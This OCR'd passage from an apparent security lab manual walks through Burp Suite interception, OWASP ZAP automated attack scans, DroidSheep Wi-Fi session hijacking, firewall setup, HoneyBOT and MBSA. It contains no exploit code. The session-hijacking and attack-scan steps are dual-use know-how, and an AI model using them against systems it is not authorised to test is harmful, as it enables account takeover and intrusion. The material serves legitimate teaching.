and then the web server response is sent back to your browser. With Burp Suite, however, HTTP requests go from your browser straight to Burp Suite, which intercepts the traffic.


burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
site map scope
Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://digitalforensicsmagazine.com
http://diveintomark.org
https://elsevierdirect.vitalsource.com
http://encytemedia.com
http://homepage.ntlworld.com
http://mail.elsevier-alerts.com
http://mir.aculo.us
http://purl.org
http://radiantcms.org
http://script.aculo.us
http://search.barnesandnoble.com
http://search.twitter.com
https://ssl
https://ssl.
http://syngress.com
http://syngress.dreamhosters.com
http://taosecurity.blogspot.com
http://textbooks.elsevier.com
http://tinyurl.com
http://twitter.com
http://vicon-sub.halldata.com
http://www
http://www.
http://www.amazon.com
http://www.borders.com
http://www.digitalforensicsmagazine.com
http://www.elsevier.com
http://www.elsevierdirect.com
http://www.facebook.com
http://www.humanfactorsinsecurity.com
http://www.infosec.co.uk
http://www.linkedin.com
http://www.robotstxt.org
http://www.sans.org
http://www.syngress.com
http://www.syngresscertification.com
http://www.thetrainingco.com
http://www.twitter.com
http://www.w3.org
http://www3.us.elsevierhealth.com
host method URL params status length MIME type title
http://syngres... GET / 200 15928 HTML Syngress.com - Syngress is a pr...
http://syngres... GET /?cur=eur 200 15925 HTML Syngress.com - Syngress is a pr...
http://syngres... GET /?cur=gbp 200 15923 HTML Syngress.com - Syngress is a pr...
http://syngres... GET /?cur=usd 200 15943 HTML Syngress.com - Syngress is a pr...
http://syngres... GET /about-us 200 8795 HTML About Us
http://syngres... GET /certification/ 200 26630 HTML Certification
http://syngres... GET /certification/Cisco-CCNA-CCE... 200 13104 HTML Cisco CCNA/CCENT Exam 640-...
http://syngres... GET /certification/CISSP-Study-Guide/ 200 12349 HTML CISSP Study Guide
http://syngres... GET /certification/CompTIA-A-Certif... 200 13095 HTML CompTIA A+ Certification Study...
http://syngres... GET /certification/CompTIA-Linux-C... 200 12977 HTML CompTIA Linux+ Certification St...
response request
raw headers hex html render
HTTP/1.0 200 OK
Date: Sun, 20 Feb 2011 16:11:48 GMT
Server: Apache
X-Powered-By: Phusion Passenger (mod_rails/mod_rack) 2.2.5
X-Rack-Cache: miss
X-Runtime: 1474
Cache-Control: no-cache, private, max-age=
Set-Cookie:
_syngress_session=BAh7CToNY3VycmVudHkiCHVzZDoJbGFzdCIAOgRzZXNzaW9uX2lkIiVhMWMyY2I4NGRiZjhlNGI2YzA
sMjNkYTljYzk5ZTI1ZiIKZmxhc2hQcmQGNOaW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNoSGFzaHsABjoKQHVzZWR?AA%3
D%3D--fa5cf96da794cf01ee75cGba4e1ba2985dbc6180; path=/; HttpOnly
Status: 200
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
X-Cache: MISS from smoothwall
Via: 1.1 smoothwall:800 (squid/2.7.STABLE6)
Connection: keep-alive
Content-Length: 15244
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>
Syngress.com - Syngress is a premier publisher of content in the Information Security
field. We cover Digital Forensics, Hacking and Penetration Testing, Certification, IT Security
and Administration, and more.
</title>
<meta name="description" content="" /><meta name="keywords" content="" />
0 matches

Practical No. 7


a. Perform Web App Scanning using OWASP Zed Proxy.

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.



To run a Quick Start Automated Scan :

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.
2. Click the large Automated Scan button.
3. In the **URL to attack** text box, enter the full URL of the web application you want to attack.
4. Click the **Attack**



ZAP will proceed to crawl the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality, and parameters.


ZAP provides 2 spiders for crawling web applications, you can use either or both of them from this screen.

The traditional ZAP spider which discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application that generates links using JavaScript.

b. Use droidsheep on mobile for session hijacking

DroidSheep is a simple Android tool for web session hijacking (sidejacking). It listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session id from these packets in order to reuse them.

DroidSheep can capture sessions using the libpcap library and supports: OPEN Networks WEP encrypted networks WPA and WPA2 encrypted networks (PSK only). This software uses libpcap and arpspoof. DroidSheep has been developed with support of the information security team of the University of Trier.





c. Demonstrate the use of the following firewalls:

i. Zonealarm and analyse using Firewall Analyzer.

To open the ZoneAlarm client interface, do one of these:

- Double-click on the ZoneAlarm Security desktop icon.
- Go to MS Windows Start Menu > Check Point > ZoneAlarm > ZoneAlarm Security.
- Use the ZoneAlarm icon in the MS Windows system notification area ("MS Windows System Notification Area Icons and Menus" on page 14).
  The startup page of the ZoneAlarm software client interface consists of these components:
- The main status bar - shows you if YOUR COMPUTER IS SECURE or YOUR COMPUTER IS AT RISK. If the computer is at risk, you can click Fix Now to quickly fix the security problem.
- The three panels:
  1. ANTIVIRUS & FIREWALL - lets you configure the Antivirus and Anti-spyware ("Protecting Your Computer With Antivirus/Anti-Spyware" on page 15) settings, the Firewall "Protecting Your Computer with ZoneAlarm Firewall" on page 30 settings, the Application Control ("Using Application Control for Application Security" on page 44) settings, and the Threat Emulation ("Using Threat Emulation Against Zero-Day Attacks" on page 28) settings
  2. WEB & PRIVACY - lets you configure enable or disable Anti-Keylogger ("Using Anti-Keylogger" on page 65)
  3. MOBILITY & DATA - lets you configure Identity Protection ("Identity Protection Service (USA Only)" on page 68) settings.






ii. Comodo Firewall

Comodo Internet Security offers 360° protection against internal and external threats by combining a powerful antivirus, an enterprise class packet filtering firewall, and a threat containment system which automatically runs unrecognized files in a secure, virtual environment.

Click 'Tasks' > 'Firewall Tasks'

- The firewall offers the following main benefits
- Monitor all network traffic to protect your computer against inbound and outbound threats
- Hides your computer's ports from hackers
- Blocks malicious software from transmitting your confidential data over the internet
- The firewall tasks area lets you configure internet access rights per-application, stealth your computer ports, view active connections, and even block all traffic in and out of your computer
- In addition to this tasks screen, you can also configure advanced firewall settings at 'Settings' > 'Firewall'.



d. Use HoneyBOT to capture malicious network traffic.

HoneyBot is a set of scripts and libraries for capturing and analyzing packet captures with PacketTotal.com. Currently, this library provides three scripts:

- `capture-and-analyze.py` - Capture on an interface for some period of time, and upload capture for analysis.
- `upload-and-analyze.py` - Upload and analyze multiple packets captures to PacketTotal.com.

- `trigger-and-analyze.py` - Listen for unknown connections, and begin capturing when one is made. Captures are automatically uploaded and analyzed.

capture-and-analyze.py

```
usage: capture-and-analyze.py [-h] [--seconds SECONDS] [--interface
INTERFACE]
                              [--analyze] [--list-interfaces] [--list-pcaps]
                              [--export-pcaps]

Capture, upload and analyze network traffic; powered by PacketTotal.com.

optional arguments:
  -h, --help            show this help message and exit
  --seconds SECONDS     The number of seconds to capture traffic for.
  --interface INTERFACE
                        The name of the interface (--list-interfaces to show
                        available)
  --analyze             If included, capture will be uploaded for analysis to
                        PacketTotal.com.
  --list-interfaces     Lists the available interfaces.
  --list-pcaps          Lists pcaps submitted to PacketTotal.com for
analysis.
  --export-pcaps        Writes pcaps submitted to PacketTotal.com for
analysis
                        to a csv file.
```


e. Use the following tools to protect attacks on the web servers:

i. ID Server


Download and install ID Server tool.

1. Enter URL or IP address of the target server

2. Enter the **Query The Server**/button.



3. Copy the Extracted information.




Information such as Domain name, open ports, Server type and other information are extracted.

ii. Microsoft Baseline Security Analyzer


The Microsoft Baseline Security Analyzer is a Windows-based Patch management tool powered by Microsoft. MBSA identify the missing security updates and common security misconfigurations.

MBSA is capable of scanning Local system, remote system, and range of the computer.




Select the scanning options as required

MBSA will first get updates from Microsoft, Scan, and then download the security updates.



In the above figure, MBSA Scanning result showing **Security Update Scan Results**. Security Update scan results are categorized by issue and results showing a number of missing updates.


In the figure above, MBSA Scanning result showing **Administrative Vulnerabilities**. Vulnerabilities such as Password expiry, updates, firewalls issues, accounts and other vulnerabilities are mentioned.



